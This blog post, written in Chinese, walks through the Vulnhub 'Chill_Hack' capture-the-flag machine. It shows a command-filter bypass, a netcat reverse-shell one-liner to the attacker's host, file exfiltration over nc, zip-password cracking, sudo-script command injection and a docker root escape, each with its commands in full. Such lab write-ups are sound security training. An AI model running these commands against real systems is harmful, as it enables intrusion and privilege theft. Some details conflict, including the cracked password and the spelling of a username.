

Vulnhub-Chill_Hack

原创

[LucifelHack](#) 于 2021-08-14 01:50:25 发布 49 收藏

分类专栏: [靶场实战](#)

Lucifel

本文链接: <https://blog.csdn.net/liu280314182/article/details/119688289>

版权



[靶场实战](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

[靶场实战]Vulnhub-Chill_Hack Writeup实战思路

靶场下载地址<https://www.vulnhub.com/entry/chill-hack-1,622/>

废话不多说 直接开始

第一步使用kali扫描内网IP

Arp-scan -l

```
(root@root)~[~/Desktop]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:83:4e:71, IPv4: 192.168.72.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.72.1    00:50:56:c0:00:08    VMware, Inc.
192.168.72.2    00:50:56:f8:7c:09    VMware, Inc.
192.168.72.132 00:0c:29:f8:f4:3c    VMware, Inc.
192.168.72.254 00:50:56:e4:22:b5    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 3.243 seconds (79.170 packets per second)
4 responded
```

获得靶场IP为192.168.72.132

对靶场进行端口扫描

Nmap -A -v 192.168.72.132

```

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 1001  1001    90 Oct 03 04:33 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.72.130
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
|   256  1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
|_  256  30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 7EEEA719D1DF55D478C68D9886707F17
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Game Info
MAC Address: 00:0C:29:F8:F4:3C (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 43.337 days (since Sun Nov  1 12:26:21 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

发现存在21 22 80三个端口

21端口存在匿名访问 咱们先访问看看

ftp 192.168.72.132

用户名使用anonymous 密码为空

```

(root@root) [~/Desktop]
# ftp 192.168.72.132
Connected to 192.168.72.132.
220 (vsFTPD 3.0.3)
Name (192.168.72.132:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

成功登陆


查看有什么文件

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 1001  1001          90 Oct  9 路西菲尔的故事汇
226 Directory send OK.
```

发现存在一个txt文件 我们查看一下

使用get下载到本地然后打开查看


```
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (90 bytes).
226 Transfer complete.
90 bytes received in 0.02 secs (4.2686 kB/s)
```



The screenshot shows a text editor window titled "/root/Desktop/note.txt - Mousepad". The menu bar includes "文件(F)", "编辑(E)", "搜索(S)", "视图(V)", "文档(D)", and "帮助(H)". A warning message reads: "警告：您正在使用 root 账户，操作不当可能会损害您的系统。". The main text area contains the following content: "Anurodh told me that there is some filtering on strings being put in the command -- Apaar".

嗯...好像也没什么用

我们还是先看看80端口的Web服务吧



看上去像是一个体育比赛的官网?

扫描一下目录

```
root@root: ~/Desktop
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
File found: /fonts/Flaticon.woff - 200
File found: /fonts/FontAwesome.otf - 200
File found: /fonts/_flaticon.scss - 200
File found: /fonts/flaticon.css - 200
File found: /fonts/flaticon.html - 200
File found: /fonts/fontawesome-webfont.eot - 200
File found: /fonts/fontawesome-webfont.svg - 200
File found: /fonts/fontawesome-webfont.ttf - 200
File found: /fonts/fontawesome-webfont.woff - 200
File found: /fonts/fontawesome-webfont.woff2 - 200
File found: /fonts/glyphicons-halflings-regular.eot - 200
File found: /fonts/glyphicons-halflings-regular.svg - 200
File found: /fonts/glyphicons-halflings-regular.ttf - 200
File found: /fonts/glyphicons-halflings-regular.woff - 200
File found: /fonts/glyphicons-halflings-regular.woff2 - 200
Dir found: /secret/ - 200
File found: /secret/index.php - 200
Dir found: /secret/images/ - 200
DirBuster Stopped
```

发现了一个有趣的URL <http://192.168.72.132/secret/index.php>

可以执行命令



OK 突破口应该就在这里了

当我输入ls想查看一下当前目录文件的时候



这时我想起我们那个note.txt文件里的话是什么意思

证明这里有过滤 就是不知道是白名单还是黑名单了

经过我大量测试 该靶场为黑名单验证

那就好办了 绕过吧

出去吃了个饭 回来突然来了思路

将两个指令结合起来 不就成了吗

例如 ls会被拦截

那就 whoami;ls



成功执行 我可真是个小机灵

将该方法和NC反弹一结合 不就拿到shell了?

经过大量测试 发现可用的反弹语句为

```
dir;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1|nc 192.168.72.130 7777 > /tmp/f
```

本机监听 `nc -lvp 7777`

执行 成功拿到一个shell



该shell权限还是较低 并且操作非常不便利 咱们要想办法提权

查找python版本

Which python

```
$ which python
$ which python2
$ which python3
/usr/bin/python3
$
```

成功确认python版本为python3

使用python3将shell进行提升

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/secret
```

成功

该命令不会对电脑有什么危害 但偶尔会有奇效

```
drwxr-xr-x 3 root root 4096 Oct  3 04:40 .
drwxr-xr-x 4 root root 4096 Oct  3 04:01 ..
-rw-r--r-- 1 root root  391 Oct  3 04:01 account.php
-rw-r--r-- 1 root root  453 Oct  3 04:02 hacker.php
drwxr-xr-x 2 root root 4096 Oct  3 06:30 images
-rw-r--r-- 1 root root 1153 Oct  3 04:02 index.php
-rw-r--r-- 1 root root  545 Oct  3 04:07 style.css
www-data@ubuntu:/var/www/files$
```

在这个文件夹下 这个hacker.php引起了我的注意 查看一下吧

```
www-data@ubuntu:/var/www/files$ cat hacker.php
cat hacker.php
<html>
<head>
<body>
<style>
body {
  background-image: url('images/002d7e638fb463fb7a266f5ffc7ac47d.gif');
}
h2
{
  color:red;
  font-weight: bold;
}
h1
{
  color: yellow;
  font-weight: bold;
}
</style>
<center>
<img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
<h1 style="background-color:red;">You have reached this far. </h2>
<h1 style="background-color:black;">Look in the dark! You will find your answer</h1>
</center>
</head>
</html>
www-data@ubuntu:/var/www/files$
```

在黑暗中我会看到答案？真就人均谜语人呗

在hacker.php中 我们看到images文件夹中有一张图片 应该就是线索所在

咱们进入images文件夹

```
www-data@ubuntu:/var/www/files$ cd images
cd images
www-data@ubuntu:/var/www/files/images$ ls -al
ls -al
total 2112
drwxr-xr-x 2 root root 4096 Oct 3 06:30 .
drwxr-xr-x 3 root root 4096 Oct 3 04:40 ..
-rw-r--r-- 1 root root 2083694 Oct 3 04:03 002d7e638fb463fb7a266f5ffc7ac47d
.gif
-rw-r--r-- 1 root root 68841 Oct 3 04:24 hacker-with-laptop_23-2147985341
.jpg
```

OK 咱们把这张图片用nc下载下来 也可以用python3开启http服务进行下载 不过我图省事儿 就nc了吧

本地电脑运行 nc -nvlp 4444 > hacker-with-laptop_23-2147985341.jpg

咱们保持原名不动

Shell里运行 nc 192.168.72.130 4444 -w 4 < hacker-with-laptop_23-2147985341.jpg

```
www-data@ubuntu:/var/www/files/images$ nc 192.168.72.130 4444 -w 4 < hacker-
with-laptop_23-2147985341.jpg
<30 4444 -w 4 < hacker-with-laptop_23-2147985341.jpg
www-data@ubuntu:/var/www/files/images$
```

OK 稍等一会儿 成功下载下来

根据hacker.php中的提示 在黑暗中我们会看到答案 这不就是妥妥的图片隐写吗 不愧是我 最近的柯南没白看

使用steghide查看

```
(root@root)~[~/Desktop]
# steghide info hacker-with-laptop_23-2147985341.jpg
"hacker-with-laptop_23-2147985341.jpg":
format: jpeg
capacity: 3.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
embedded file "backup.zip":
size: 750.0 Byte
encrypted: rijndael-128, cbc
compressed: yes

(root@root)~[~/Desktop]
```

果然存在一个名为backup.zip的压缩包 不愧是我

依然使用steghide进行解压

```
(root@root)~[~/Desktop]
# steghide extract -sf hacker-with-laptop_23-2147985341.jpg
Enter passphrase:
wrote extracted data to "backup.zip".
```

路西菲尔的故事汇

OK 得到了这个名为backup.zip的压缩包文件

我们现在将他解压缩

```
(root@root)~[~/Desktop]
# unzip backup.zip
Archive: backup.zip
[backup.zip] source_code.php password:
skipping: source_code.php incorrect password
```

路西菲尔的故事汇

我丢啊 这里来个密码 成吧 再找

找? 找是不可能找的 就咱这暴脾气 爆他!

```
(root@root)~[~/Desktop]
# zip2john backup.zip > backup.john
Created directory: /root/.john
ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP [32/64]
chk, cmplen=554, decmplen=1211, crc=69DC82F3
```

82 x

路西菲尔的故事汇

使用zip2john生成了一个backup.john文件

咱们使用john爆他

```
(root@root)~[~/Desktop]
# john --wordlist=/usr/share/wordlists/rockyou.txt backup.john
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2020-12-15 04:44) 100.0g/s 1228Kp/s 1228Kc/s 1228Kc/s to
tal90..hawkeye
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

路西菲尔的故事汇

OK 完成

咱们使用john查看密码

```
(root@root)~[~/Desktop]
# john backup.john --show
backup.zip/source_code.php:password:source_code.php:backup.zip::backup.zip
1 password hash cracked, 0 left
```

路西菲尔的故事汇

密码为pass1word 行吧 经典弱口令

接下来咱们解压文件

```
(root root)~[~/Desktop]
# unzip backup.zip
Archive: backup.zip
[backup.zip] source_code.php password:
inflating: source_code.php
```

成功解压出来

查看解压出来的文件

```
<html>
<head>
  Admin Portal
</head>
<title> Site Under Development ... </title>
<body>
  <form method="POST">
    Username: <input type="text" name="name" placeholder="username"><br><br>
    Email: <input type="email" name="email" placeholder="email"><br><br>
    Password: <input type="password" name="password" placeholder="password">
    <input type="submit" name="submit" value="Submit">
  </form>
<?php
  if(isset($_POST['submit']))
  {
    $email = $_POST["email"];
    $password = $_POST["password"];
    if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
    {
      $random = rand(1000,9999);?><br><br><br>
      <form method="POST">
        Enter the OTP: <input type="number" name="otp">
        <input type="submit" name="submitOtp" value="Submit">
      </form>
      <?php mail($email,"OTP for authentication",$random);
      if(isset($_POST["submitOtp"]))
      {
        $otp = $_POST["otp"];
        if($otp == $random)
        {
          echo "Welcome Anurodh!";
          header("Location: authenticated.php");
        }
        else
        {
          echo "Invalid OTP";
        }
      }
    }
    else
    {
      echo "Invalid Username or Password";
    }
  }
?>
```

好家伙 还有个base64编码 解密吧

```
(root root)-[~/Desktop]
# echo "IWQwbnRLbjB3bVlwQHNzdzByZA==" | base64 -d
!d0ntKn0wmYp@ssw0rd
```

返回我们的shell 查看一下用户

```
www-data@ubuntu:/var/www/files/images$ ls -al /home
ls -al /home
total 20
drwxr-xr-x  5 root   root   4096 Oct  3 04:28 .
drwxr-xr-x 24 root   root   4096 Dec 14 19:26 ..
drwxr-x---  2 anurodh anurodh 4096 Oct  4 14:01 anurodh
drwxr-xr-x  5 apaar   apaar   4096 Oct  4 14:11 apaar
drwxr-x---  4 aurick   aurick  4096 Oct  3 05:33 aurick
www-data@ubuntu:/var/www/files/images$
```

使用我们得到的密码登入进用户anurodh

```
www-data@ubuntu:/var/www/files/images$ su anurodh
su anurodh
Password: !d0ntKn0wmYp@ssw0rd

anurodh@ubuntu:/var/www/files/images$
```

成功登入

确认账户密码没问题了 这时候咱们就要用到一开始扫描出的22端口了

毕竟shell是不稳定的 使用ssh服务登入吧

```
(root root)~[~/Desktop]
# ssh anurodh@192.168.72.132 255 x
The authenticity of host '192.168.72.132 (192.168.72.132)' can't be established.
ECDSA key fingerprint is SHA256:ybdfLPQMn60fMBIxgwN4h00kin8TEPN7r8NYtmsx3c8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.72.132' (ECDSA) to the list of known hosts.
anurodh@192.168.72.132's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Mon Dec 14 20:54:38 UTC 2020

System load:  0.0          Processes:    203
Usage of /:   26.4% of 18.57GB   Users logged in:  0
Memory usage: 30%          IP address for ens33: 192.168.72.132
Swap usage:  0%

* Introducing self-healing high availability clusters in MicroK8s.
  Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

  https://microk8s.io/high-availability

* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

41 packages can be updated.
0 updates are security updates.

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

anurodh@ubuntu:~$
```

成功登入 有一个稳定的权限的感觉太爽了

这时候肯定就是提权了是吧

直接使用经典的sudo su

```
anurodh@ubuntu:~$ cd /root
-bash: cd: /root: Permission denied
anurodh@ubuntu:~$ sudo su
[sudo] password for anurodh:
Sorry, user anurodh is not allowed to execute '/bin/su' as root on ubuntu.
anurodh@ubuntu:~$
```

失败了 嗯... 情理之中 意料之外

使用sudo -l查看sudo的权限 发现apaar可以提权? 那就造他

```
anurodh@ubuntu:~$ sudo -l
Matching Defaults entries for anurodh on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin

User anurodh may run the following commands on ubuntu:
  (apaaar : ALL) NOPASSWD: /home/apaaar/.helpline.sh
anurodh@ubuntu:~$
```

路西菲尔的故事汇

查看apaaar文件夹下的文件

```
anurodh@ubuntu:~$ ls -al /home/apaaar/
total 44
drwxr-xr-x 5 apaaar apaaar 4096 Oct  4 14:11 .
drwxr-xr-x 5 root root 4096 Oct  3 04:28 ..
-rw-r--r-- 1 apaaar apaaar   0 Oct  4 14:14 .bash_history
-rw-r--r-- 1 apaaar apaaar  220 Oct  3 04:25 .bash_logout
-rw-r--r-- 1 apaaar apaaar 3771 Oct  3 04:25 .bashrc
drwx----- 2 apaaar apaaar 4096 Oct  3 05:20 .cache
drwx----- 3 apaaar apaaar 4096 Oct  3 05:20 .gnupg
-rwxrwxr-x 1 apaaar apaaar  286 Oct  4 14:11 .helpline.sh
-rw-rw---- 1 apaaar apaaar   46 Oct  4 07:25 local.txt
-rw-r--r-- 1 apaaar apaaar  807 Oct  3 04:25 .profile
drwxr-xr-x 2 apaaar apaaar 4096 Oct  3 05:19 .ssh
-rw-rw---- 1 apaaar apaaar  817 Oct  3 04:27 .viminfo
anurodh@ubuntu:~$
```

路西菲尔的故事汇

发现apaaar下有个txt文件 但由于权限文件我们无法访问

但上述提到了 apaaar下有个sh脚本我们可以执行 那就执行它

```
anurodh@ubuntu:~$ sudo -u apaaar /home/apaaar/.helpline.sh
Welcome to helpdesk. Feel free to talk to anyone at any time!
Enter the person whom you want to talk with: 
```

路西菲尔的故事汇

它需要一个名字 咱们随便输入即可

```
anurodh@ubuntu:~$ sudo -u apaaar /home/apaaar/.helpline.sh
Welcome to helpdesk. Feel free to talk to anyone at any time!
Enter the person whom you want to talk with: asd
Hello user! I am asd, Please enter your message: asd
Thank you for your precious time!
anurodh@ubuntu:~$
```

路西菲尔的故事汇

执行完毕了 但我不知道它有效果

那就阅读一下吧

```
anurodh@ubuntu:~$ cat /home/apaar/.helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person
read -p "Hello user! I am $person, Please enter your message: " msg
$msg 2>/dev/null

echo "Thank you for your precious time!"
```

路西菲尔的故事汇

这个批处理 有点意思啊 似乎可以命令执行

```
anurodh@ubuntu:~$ sudo -u apaar /home/apaar/.helpline.sh
Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: asd
Hello user! I am asd, Please enter your message: whoami
apaar
Thank you for your precious time!
```

路西菲尔的故事汇

尝试成功 有点意思

既然我们没有权限读取local.txt文件 那就让apaar来读取吧

```
anurodh@ubuntu:~$ sudo -u apaar /home/apaar/.helpline.sh
Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: asd
Hello user! I am asd, Please enter your message: cat /home/apaar/local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
Thank you for your precious time!
```

路西菲尔的故事汇

啊这 我还以为是是什么提权的東西呢 结果你告诉我 这就是个flag?

那也行吧 flag1 get {USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}

OK 咱们继续找其他方法提权吧

输入id查看权限

```
anurodh@ubuntu:~$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
```

路西菲尔的故事汇

嗯? docker? 要素察觉

我们使用一些提权辅助工具<https://gtfobins.github.io/> 在里面搜搜docker

```
docker|
```

Binary

[docker](#)

Functions

Shell

File write

File read

SUID

Sudo

 路西菲尔的故事汇

使用此命令即可提权 `docker run -v /:/mnt --rm -it alpine chroot /mnt sh`

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

 路西菲尔的故事汇

```
anurodh@ubuntu:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# █
```

 路西菲尔的故事汇

提权成功

进入root目录 拿到最后一个flag

```
# cd /root
# ls -al
total 68
drwx----- 6 root root 4096 Oct 4 14:13 .
drwxr-xr-x 24 root root 4096 Dec 14 19:26 ..
-rw----- 1 root root 0 Oct 4 14:14 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Oct 3 06:40 .cache
drwx----- 3 root root 4096 Oct 3 05:37 .gnupg
-rw----- 1 root root 370 Oct 4 07:36 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 12288 Oct 4 07:44 .proof.txt.swp
drwx----- 2 root root 4096 Oct 3 03:40 .ssh
drwxr-xr-x 2 root root 4096 Oct 3 04:07 .vim
-rw----- 1 root root 11683 Oct 4 14:13 .viminfo
-rw-r--r-- 1 root root 166 Oct 3 03:55 .wget-hsts
-rw-r--r-- 1 root root 1385 Oct 4 07:42 proof.txt
# cat proof.txt
```

```
{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}
```

Firefox ESR

Congratulations! You have successfully completed the challenge.



1.php

Designed By
| Anurodh Acharya |

Let me know if you liked it.

hacker-with-

Twitter 23-2-

- @acharya_anurodh

LinkedIn

- www.linkedin.com/in/anurodh-acharya-b1937116a

 路西菲尔的故事汇

Flag2 get {ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}

总结语：怎么说呢，这个靶场还是挺有意思的。我起初以为就是简单的一个命令执行getshell以后一个脚本提权就拿下了。没想到还有这么多步骤，挺严谨的吧